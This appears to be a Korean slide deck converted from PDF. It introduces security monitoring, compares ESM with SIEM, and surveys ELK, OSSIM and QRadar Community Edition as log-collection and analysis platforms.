
• 보안관제 구성

— 보안관제란?

- » 과거 통합보안관리시스템(ESM)을 중심으로 운영 및 추가 로그 관리 시스템 도입
- » APT와 같은 지능적인 공격 탐지를 위해 빅데이터를 활용한 보안정보이벤트관리시스템(SIEM) 도입
 - ✓ ESM : Enterprise Security Management
 - ✓ SIEM : Security Information & Event Management

— 구성

- » 각종 보안 시스템 로그와 DB서버, 운영체제 로그, 애플리케이션 로그 및 비정형화된 로드를 로그 수집 에이전트를 통해 수집
- » 로그 수집 에이전트에서 수집된 로그는 중앙 로그 서버로 보내며 인덱싱 처리를 통해 저장
- » 의미 있는 정보를 추출하고 시각화해 보여주는 대시보드와 로그 검색 엔진 UX 사용



• ESM vs SIEM

– 기능/특징 비교

항목	ESM	SIEM
정의	<ul style="list-style-type: none"> 기업의 다양한 보안시스템을 관제/운영/관리하여 중앙에서 통합적으로 보안 현황을 모니터링하는 시스템 	<ul style="list-style-type: none"> 기업 내에서 발생하는 모든 자원의 정보 및 보안 이벤트를 통합 관리 로그 수집 및 보안 모니터링 관련 규제 준수
관리/분석 대상	<ul style="list-style-type: none"> 보안시스템, 서버시스템 로그, Event, 경고 등 	<ul style="list-style-type: none"> 보안시스템, 보안S/W, 서버시스템, 네트워크장비, 어플리케이션 로그, Event, 경고, 구성정보, 시스템 감사 정보, 네트워크 흐름, 웹 활동 등
핵심 용도	<ul style="list-style-type: none"> 보안위협 발생 시 대처, 시스템별 가용성 체크 	<ul style="list-style-type: none"> 보안위협 예측 및 모니터링, 이기종 간 상관분석 및 심층분석 지능화/고도화/신종 보안위협대응, 대용량데이터 분석
위협 탐지 특징	<ul style="list-style-type: none"> IP, Port 등 시그니처 중심의 네트워크 계층 탐지 단순 패턴 기반 탐지 알려진 공격 위주 분석, 단시간(수일) 범위 분석 	<ul style="list-style-type: none"> IP, Port 외 어플리케이션, 사용자 단위, 프로토콜 등 연관성 분석 및 탐지 다양한 룰/시나리오 적용(프로세스, 활동성, 트랜잭션 등) APT 등 알려지지 않은 공격 및 공격 간의 연관성 분석, 정상상태에서의 정보위협 분석 등 장시간(수개월 이상) 범위 분석 우용

• ESM vs SIEM


– 기능/특징 비교

항목	ESM	SIEM
수집/저장	<ul style="list-style-type: none"> 보안 현황 모니터링에 필요한 Event 정보 위주 정형 데이터 기준, 원본로그 보관 안함 수집 데이터 보존 기간 1~3개월 	<ul style="list-style-type: none"> 기업내에서 발생하는 모든 자원의 로그 및 정보, Event 통합 수집 정형/비정형 데이터 수용, 원본로그 보관 수집 데이터 보존기간 1년 이상, IT 컴플라이언스 준수 지원
수집/분석 아키텍처	<ul style="list-style-type: none"> Agent, API 위주 데이터 수집 RDBMS 기반 상관분석 및 리포트, 중앙처리 구조 성능: 초당 3천건 내외 수집/분석 포함 	<ul style="list-style-type: none"> Agent 이외 다양한 프로토콜 활용한 데이터 수집 Indexing, MapReduce 등 빅데이터 처리 기반 상관 분석 및 리포트 성능: 초당 3~5만 건 이상 수집/분석 포함 (Indexing/병렬처리 구조)
시각화	<ul style="list-style-type: none"> 대시보드, 정형 보고서 제공 	<ul style="list-style-type: none"> 대시보드, 정형 보고서 사용자 보고서, 시각화 보고서 제공
사용자	<ul style="list-style-type: none"> 보안관리자, 관제요원 위주 	<ul style="list-style-type: none"> 보안관리자, 관제요원, 개인정보보호 담당자 각 업무시스템별 담당자, 대외서비스 담당자 등
탐지 오류	<ul style="list-style-type: none"> 오탐/과탐 비교적 많음 (Event 위주 탐지) 	<ul style="list-style-type: none"> 오탐/과탐 비교적 없음 (대용량 데이터 위주 탐지)

• ELK

— 기능 및 특징

- » Elasticsearch + Logstash + Kibana 으로 실시간 로그 수집, 인덱싱, 시각화 기능을 제공하는 솔루션.
- » beats를 추가하여 다양한 OS, 다양한 종류의 로그를 수집이 가능.
- » 파라미터 별로 통계를 확인할 수 있어 정확한 데이터 분석이 가능.



The screenshot shows the Kibana interface with a dark sidebar on the left containing navigation links: Discover, Visualize, Dashboard, Timelion, Dev Tools, and Management. The main content area is titled "Add Data to Kibana" and contains four cards:

- APM**: APM automatically collects in-depth performance metrics and errors from inside your applications. Includes a "Add APM" button.
- Logging**: Ingest logs from popular data sources and easily visualize in preconfigured dashboards. Includes a "Add log data" button.
- Metrics**: Collect metrics from the operating system and services running on your servers. Includes a "Add metric data" button.
- Security analytics**: Centralize security events for interactive investigation in ready-to-go visualizations. Includes a "Add security events" button.


Below these, there are two more sections:

- Visualize and Explore Data**:
 - Dashboard**: Display and share a collection of visualizations and saved searches.
 - Timelion**: Use an expression language to analyze time series data and visualize the results.
 - Discover**: Interactively explore your data by querying and filtering raw documents.
 - Visualize**: Create visualizations and aggregate data stores in your Elasticsearch indices.
- Manage and Administer the Elastic Stack**:
 - Console**: Skip cURL and use this JSON interface to work with your data directly.
 - Index Patterns**: Manage the index patterns that help retrieve your data from Elasticsearch.
 - Saved Objects**: Import, export, and manage your saved searches, visualizations, and dashboards.

• OSSIM

– 기능 및 특징

- » NFSen, NFDump로 데이터를 수집 및 분석, FProbe로 NetFlow 데이터를 생성
- » Snort, Suricata를 이용한 IDS 기능, OSSEC를 이용한 HIDS, 취약성 분석을 위한 OpenVAS 등의 부가적인 기능 제공



- ELK, OSSIM 비교

기능	ELK	OSSIM
취약점 분석	X	O(OpenVAS)
IDS	X	O(Snort / Suricata)
Visualize	Charts, Counts, Maps, Time Series	Charts, Counts, Time Series
Alarm	O(X-Pack)	O
Reporting	O(X-Pack)	O
Machine Learning	O(X-Pack)	X

• QRadar SIEM Community Edition

— 개요

- » 플로우 기반 네트워크 지식, 보안 이벤트 상관 및 자산 기반 취약성 평가를 조합하여 상황 인식과 준수 지원을 제공하는 네트워크 보안 관리 플랫폼으로 Community Edition 제품은 무료로 사용 가능함
- » 사내 구축 환경 배치의 폭 넓은 Security Intelligence 기능 포함
- » 네트워크 전체에 분산된 애플리케이션 및 디바이스 End-Point로부터 로그 소스 이벤트 데이터를 통합하고, 원시 데이터에서 즉시 정규화 및 상관 조치를 수행하여 False Positive로부터 실제 위협을 구별함


— 수집 가능한 정보

이벤트 이름	설명
Security Event	이벤트 및 방화벽, 가상 프라이빗 네트워크, 침입 감지 시스템, 침입 방지 시스템
Network Event	스위치, 라우터, 서버, 호스트 등에서 감지되는 이벤트
Network Activity Context	네트워크 및 애플리케이션 트래픽에서 감지되는 레이어 7 컨텍스트
User or Access Context	ID, 액세스 관리 제품 및 취약성 스캔장치에서 수집되는 컨텍스트 데이터
OS information	네트워크 자산 별 공급업체 이름 및 버전 번호
Application Log	ERP, 워크플로우 애플리케이션 데이터베이스, 관리 플랫폼 등

SIEM 개요

• QRadar SIEM Community Edition

— 기대효과




• ELK 스택!?

– 일반적인 비즈니스 애플리케이션은 WildFly, MySQL, Apache, ActiveMQ 등과 같은 다양한 서버 등으로 구성

- » 로그 형식은 각각 일관성이 거의 없거나 거의 없는 로그 형식
- » 로그 문은 일반적으로 일종의 타임 스탬프 (광범위하게 다양 할 수 있음)와 일부 텍스트 정보로 구성
- » 서버 클러스터를 실행중인 경우 이러한 로그는 서로 다른 디렉토리에 분산

1. 이 로그를 어떻게 집계할까?
2. 어떻게 이 로그들에 대한 일관된 시각화를 제공할 수 있을까?
3. 이 데이터를 비즈니스 사용자가 사용할 수 있도록 만들 수 있을까?


- ELK 스택!?



• ELK 스택!?

So, what is the ELK Stack? "ELK" is the acronym for three open source projects: Elasticsearch, Logstash, and Kibana. Elasticsearch is a search and analytics engine. Logstash is a server-side data processing pipeline that ingests data from multiple sources simultaneously, transforms it, and then sends it to a "stash" like Elasticsearch. Kibana lets users visualize data with charts and graphs in Elasticsearch.

The Elastic Stack is the next evolution of the ELK Stack.



E Elasticsearch

L Logstash

K Kibana

- ELK 스택!
 - ELK(Elasticsearch + Logstash + Kibana)의 각 역할



유연한 오픈 소스 데이터 수집, 강화 및 운송 파이프 라인



수평적 확장성, 신뢰성 및 쉬운 관리를 위해 설계된 분산 형 오픈 소스 검색 및 분석 엔진



오픈 소스 데이터 시각화 플랫폼으로 놀라운 그래픽을 통해 데이터와 상호 작용


SIEM 개요

- 일반적인 데이터 분석 과정
 - 웹과 시스템 로그 데이터를 만든 뒤, 로그를 수집하고 저장 및 전처리, 분석과 시각화를 차례대로 진행



1 SIEM 개요

- 데이터 색인, 검색 및 분석을 위한 강력한 플랫폼을 제공
 - 로그 집계에는 Logstash를 사용
 - 검색에는 Elasticsearch를 사용
 - 데이터를 시각화하고 분석하는 Kibana를 사용



• HERE'S WHY YOU SHOULD BE USING ELK

– 데이터 분석을 위한 최고의 사용자 인터페이스

- » ELK는 데이터 분석 작업을 간소화하는 고급 사용자 인터페이스를 제공하므로 인터페이스 탐색 방법을 파악하지 않고 데이터를 탐색하고 검토하는 데 시간을 할애 할 수 있습니다. 자신에게 관심을 가져야 할 유일한 것은 찾고 있는 대답입니다.

– 놀라운 가격의 데이터 시각화 ... 무료

- » ELK를 사용하면 영감을 얻은 순간 바로 데이터를 탐색 할 수 있습니다. Kibana에는 히스토그램, 선 그래프, 원형 차트, sunbursts 등을 포함하여 상자 시각화 기능이 있습니다. Vega 문법을 사용하여 맞춤 시각화를 디자인하도록 선택할 수도 있습니다.

– 확장 가능 소스 및 집계. 가능성 오 세상에!

- » 다양한 소스의 데이터를 받아들이도록 Logstash를 구성 할 수 있습니다.
- » Logstash는 본질적으로 요구 사항에 맞게 데이터를 필터링하고 변환 할 수 있는 일련의 옵션을 허용하는 효율적인 ETL 파이프 라인입니다.

